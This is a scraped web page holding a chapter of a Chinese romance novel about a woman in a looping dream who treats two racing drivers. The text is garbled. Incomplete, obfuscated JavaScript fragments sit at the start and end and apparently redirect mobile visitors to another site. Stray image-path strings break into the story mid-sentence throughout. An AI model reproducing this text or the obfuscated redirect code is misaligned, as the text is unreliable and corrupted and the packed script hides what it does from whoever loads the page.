0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17026384|194430||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
种。
看着头像,林颂宜心下升起一丝不自在。
点开对话框,收获一片空白。
林颂宜:“……行吧。”
探索无果,林颂宜放下手机,重新翻找一遍自己的背包,除了一些自己出行必备用品,还有一包肌内效贴。
场景重现。
下车,和涛哥接头,又撞上林宇川。
“姐姐,不是说来不了吗?”
一回生,二回熟。
林颂宜这回不再像上次那般表现亲昵,而是保持着社交边界,笑着回应:“刚好忙完就来看看。”见林宇川没什么表示,林颂宜又问,“他人呢?”
桃花眼错开视线,林宇川脸上的笑容收了些:“我带你过去。”
二人并排前往,不多时就到了地方,林宇川示意:“在那,姐姐你去吧,我就不过去了。”
看清那人,林颂宜头皮又是一紧。
怎么会是付绪然?
这梦境的人物建模,净搞些让人尴尬的操作,逃不开真人了是吧?
手指无意识抓紧,林颂宜的耳际几乎在下一秒开始发烫。
虽然在上一轮,已经经历了林宇川这个真人的冲击,重来一次,林颂宜还是觉得尴尬。
林颂宜站在原地,垂下眼睫自我开解。
是梦,是梦。
现实压力这么大,梦点刺激的很正常。
林颂宜刚做好心里建设,肩膀就被人揽住。
来人动作很娴熟,林颂宜被他半拢进怀里。
“来了怎么不告诉我?”付绪然语气里有着显而易见的雀跃,眼里盛满惊喜,全然不见上一轮的森冷气息。
“你们聊,我先走。”林宇川朝林颂宜点头示意。
擦肩而过的瞬间,眼前空间再度扭曲破碎。
梦境重置。
林颂宜:“……?!”
林颂宜平时不玩游戏,对游戏所知甚少,李清越有段时间倒是经常玩,林颂宜根据以往旁观的经验,结合上一轮,很快理出一点头绪。
假设林宇川和涛哥对应游戏NPC,如果答应涛哥的要求,是问路的“条件”,相应的,第一轮已知林宇川手也受了伤,而自己包里还有一包“道具”,那这个“道具”就应该是林宇川的交换筹码。
逻辑通顺。
流程再次刷新。
“你们聊,我先走。”
擦肩而过的瞬间,林颂宜开口叫住林宇川:“等一下。”
林颂宜从包里拿出那包肌内效贴递给对方:“这个你应该用得上。”
两人对上视线,见他不动,林颂宜又把东西朝前递了一下,林宇川反应过来伸手接过,对着林颂宜笑得真心实意:“谢谢,我很需要。”
“不客气。”
“我先走。”林宇川挥了挥手里的东西,提步离开。
“你怎么知道他受伤了?”
“?”
林颂宜偏头看向付绪然,一时无言。
总不能说是自己上一轮刷出的经验?
见他一副不满的模样,林颂宜福至心灵,耸动肩膀脱离对方揽着自己的胳膊,顺势将手里的医疗袋往他怀里一怼:“喏,你的。”
见对方面上情绪依旧不高,林颂宜选择相信自己的恋爱天赋,直球出击:“走吧,我帮你热敷。”
***
林颂宜看着眼前的这一幕,又一次刷新了对梦境剧情的认知。
薄肌,冷白皮。
完美狙中林颂宜的审美。
但是……检查个手臂,有必要把上衣脱得这么利索吗?
径山坦荡多起伏,满目酥雪飘点红。
忽视视觉冲击,林颂宜犹豫着抬手,半晌才搭上男人的手臂。
微凉的指尖与灼烫的臂膀相触,林颂宜细致地为整条臂膀按压放松,手指沿着经络寸寸疏导开,手下的小臂肌肉却寸寸收紧,落到脸上的那道视线也越发灼人。
林颂宜被这极具侵略性的视线盯着,耳尖泛红心跳加速。
这气氛太奇怪了。
被盯得不自在,林颂宜收回手站直身体。
视线交汇,对上了付绪然那双满含疑惑的眼睛。
空间再度扭曲破碎。
林颂宜:“?”
草。
3. 第3章梦境重置。
再次回到车上,林颂宜闭了闭眼,深吸一口气,重新开始梳理思路。
对于越挫越勇这件事,林颂宜觉得自己还挺厉害。
回顾前两次的经验,林颂宜捡起了被自己忽略的知识点。
这是她自己的梦境。
自己是梦境的主人,那最关键的人物就该是自己。
林颂宜没忘记,刚才那一次梦境循环,记忆里最后一个画面,是付绪然充满困惑的眼睛。
对方为什么会疑惑?
是自己的行为出现了偏差吗?
林颂宜开始揣度当前的梦境身份。
自己现在是个医生。
一个医者,即便面对的是自己的恋人,在做与治疗相关的事情时,也该拿出专业的态度,而不是分心去在意一些有的没的。
想通这一点,林颂宜又觉得有些好笑。
做梦果然当不得真,现实里时刻谨记在心的事情,到了梦里反而忘了个彻底。
***
再次对上付绪然,林颂宜已经能做到心如止水。
顶着对方灼烫的视线,林颂宜抬手打破旖旎氛围,掌下施力轻拍提醒:“老实点。”
接收到警告信号,男人有所收敛,但依旧不舍得移开分毫目光,只伸着手任由林颂宜摆弄。
此刻的林颂宜,脑中拥有完整的医疗知识体系,出手的每一个动作都显得专业且干练。
周身笼罩着一层,与她自身气质完全相悖的冷肃。
既矛盾又和谐。
林颂宜替付绪然在手腕处贴上肌内效贴,出于职业习惯,又认真嘱咐他自己赛中多注意。
林颂宜在现实里,跟风玩过几次乙女游戏,梦境这种过于真实的体验,和面对二次元纸片人的感觉完全不同。
心里知道眼前这个人是自己的男朋友,被他热切地长久地注视着,总有种边界被侵蚀的错觉。
很难真的做到心如止水,总是控制不住从心底漫出一点不自在。
好在队友很快过来叫人,临上场,付绪然还不忘叮嘱:“等我回来。”
林颂宜坐着的位置,上下场都可以被看到,视野绝佳,也方便她看清全场。
赛道上的11号今天一改往日作风,舍弃overcut改换策略一路飞速驰骋,刷出了比以往更快的圈速。
中途几次超车都又急又猛,气势凌人,林颂宜的心跳也不由跟着加速。
看到11车稳定发挥成功夺冠,林颂宜整个人才放松下来。
黑白方格旗挥下,宣告比赛结束。
付绪然拿下冠军头衔,另一个队员也成功摘获亚军。一支车队同时斩获冠亚军两份荣誉,台上选手开香槟相互庆贺,台下其他人也欢呼不止。
林颂宜没有急着上前,而是站在原地,旁观属于付绪然的光辉时刻。
但后者显然不这么想。
付绪然转头看向她所在的方向,顺手把奖杯交给边上的队友,低声说了句什么,很快又朝着这边快速奔来。
眨眼的功夫,林颂宜整个人被拥进一个宽阔的怀抱。
耳边那道气息有些急促,可他本人毫不在意,温热的唇畔抵在林颂宜左侧,向她热烈表白:“一一,好喜欢你。”
声音里还带着点微喘,拥抱力度被加深,有酥酥麻麻的感觉,自左耳延伸至心口,心尖像是被什么东西轻轻扫过,无端勾起一阵颤栗。
这边的温情脉脉被镜头捕捉,导播特意将两人的身影切到大屏幕,很快引来众多关注。
不知是谁带的头,热烈的起哄声连结成网,两人被声浪兜在中心,林颂宜这下是真的想躲了。
但她很快又安慰自己,这没什么,他们这是在接受大众的祝福,
林颂宜尝试站在高配得感的视角,坦然去面对欢呼和调侃。
避无可避,俩人干脆大大方方牵着手走向人群。
中途,付绪然低头小声征求她的意见:“陪我一起参加庆功宴,可以吗?”
获得林颂宜首肯,付绪然脸上笑容更甚。
见付绪然带着人过来,熟识的人都和林颂宜打起招呼,在和付绪然交往之前,众人最先认识的,是林颂宜作为医生的那个身份。
所以,付绪然的队友们更习惯叫她“小林医生”。
***
庆功宴现场一派喧闹,除了车队的队员,还有他们各自的朋友,人多热闹,饮酒游戏,在场的人悉数自便。
付绪然身为今晚的主角,难免需要应和一下场面,被人叫走后他也不走远,林颂宜能感觉得到,自己的位置,始终被框在付绪然的视线内。
林颂宜暗自假设了一下,如果现实中交往的对象,在人群纷杂又非自己主场的情况下,还能分出精力时刻关照女伴,自己应该会挺高兴。
林颂宜不喝酒,坐在一旁吃着水果倒也没有不自在,只是心下有些疑惑,这个梦怎么还没结束?
正想着,察觉身边有人落座。
以为是付绪然,刚想问他怎么回的这么快,抬头发现来人是付绪然的队友。林宇川。
两人中间隔着一个座位。
林颂宜率先打破沉默,将面前的果盘往那边推:“吃水果吗?”
品类丰富,林宇川看了片刻,拿不准哪一样更好吃,干脆向林颂宜讨经验:“哪一种好吃?”
“这个。”林颂宜指向其中一串青提,“不用吐皮,吃着方便。”
梦里的味觉也十分真实,林颂宜刚才接连吃了好几颗。
林颂宜的推荐被采纳,林宇川伸手尝了一颗,片刻后给出评价:“不错。”
脆甜口,九分甜一分酸,果香很浓郁。
“聊什么呢?”
林颂宜:“……”
这熟悉的callback是怎么回事?
好在这回梦境没有重置。
付绪然在林颂宜另一侧落座,伸手揽上她的肩膀,他大概是喝多了,很自然地将头抵在女友的颈侧。
温热的呼吸喷洒在林颂宜脖颈处,颈动脉的鼓动无声加速,林颂宜不自在地轻抬了下肩膀,然而那颗脑袋纹丝未动。
“说这个。”林颂宜将一颗青提递到付绪然嘴边,“你要尝尝吗?”
后者自然张嘴,将青提咬进嘴里,动作间,嘴唇轻轻蹭过林颂宜的手指。
林颂宜反应敏捷迅速收手,见他还要追过来,伸出手指抵在他头上,将靠在自己肩上的人推开:“不许闹。”
她的力气并不大,但付绪然足够乖觉,端正姿态顺势坐起身,对刚才吃下去的青提给出高度评价:“很好吃。”
“那你多吃点。”
“不了,回去吗?”
“现在就走合适吗?”
“有什么不合适的?”
也对,梦里有什么不合适的。
二人刚准备起身,就听到旁边传来一声脆响。
是玻璃杯落地的声音。
现场声音过于吵闹,无人在意角落里的一点躁动。
“抱歉,没拿稳杯子。”
隔得近,能听出林宇川语气里掺着压抑的痛楚。
林颂宜恍如大悟。
自己的设定是一名医生,那这个梦境必然会让这一身份发挥充分作用,以便自己更好地体验一把救死扶伤。
来不及感叹梦境逻辑严谨,出于职业本能,林颂宜快速上前靠近对方查看状态,同时出声询问:“你怎么了?哪里不舒服?”
林颂宜试图观察对方的面色,奈何视线昏暗,她看不清。
她下意识抬头看向付绪然。后者上前扶起林宇川,冲林颂宜温声道:“这里人多,去隔壁,你替他看看。”
***
空包厢内亮如白昼,林宇川额角涔涔冷汗不断析出,唇色已经痛到有些发白。
林颂宜隔着衣物替他检查,见他连抬手都很艰难,心下对他伤势的判断,又严重一些。
“我需要检查手臂韧带的情况。”
林宇川身上穿着一件长袖卫衣,袖口有些紧,往上拉扯到最大限度,也只能扯到手肘的位置,况且他此刻痛的厉害,林颂宜的动作特意放轻许多。
她需要判断一下,如何操作才能不加剧伤患的伤情。
林宇川掀起眼帘看向林颂宜,见她面有忧色似在犹豫,他抬起完好的那只手,忍痛迅速脱下上衣:“这样呢?”
动作太快,林颂宜有些错愕,见人家脱得迅速,林颂宜也没有扭捏。
医者眼里无分别。
光线炽烈,林宇川本就白皙的皮肤被衬得愈发白,似是痛极,随着林颂宜的触碰检查,他时不时闷哼出声。
“初步判断是手臂振动综合征,韧带估计也伤了。”但这种情况通常不会痛到这个程度,“你今天下场的时候没感觉吗?”
林颂宜抬眼观察他的神色,见他不答又重复一遍问话。
林宇川仰靠在沙发上,疼痛让他的呼吸节奏变得急促,深吸浅呼,白皙的胸膛微微泛起一层薄红,呼吸间胸口微微起伏。
两人对视,那双桃花眼已经有些迷离,显然是疼迷糊了。
半晌,林宇川才开口:“那会儿痛的不厉害,我还用了姐姐你送的礼物,我以为和之前一样,原本想着明天让队医帮着做个理疗就行。”
林颂宜微微蹙眉,病程有些奇怪,但病理的事情又不好空口直断,眼下这种情况,需要配合专业仪器才能做更进一步的检查。
包厢里的温度有些低,林颂宜拿起一旁被脱得乱糟糟的上衣,稍作整理递给林宇川。
“自己能穿上吗?”
林颂宜是站着的,此刻微微弯腰俯身,灯光将她的影子折射到男人胸口位置,明暗交叠,挡住了大片雪色。
视线落回林宇川脸上,林颂宜将衣服往前递了递。
包厢的门恰好被推开。
三方一时静默,无人出声。
气氛有一瞬的怪异,林颂宜率先开口:“人呢?”
“喝多了,怎么样?”
“得去趟医院。”
“行,走吧。”
两人默契问答,一来一回,一旁的伤患被彻底剥夺话语权。
付绪然上前接过林颂宜手里的衣服,一屁股坐到林宇川身侧,动作有些笨拙地往兄弟头上套衣服。
见他抓着人完好的那条胳膊直接往袖子里怼,林颂宜怕他失手加重伤情,开口提醒:“你轻些,他的手伤有些严重。”
付绪然伸到一半的手,闻言微顿,随后帮着套袖子的动作轻了一点。
怎么说呢。
对比刚才
;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 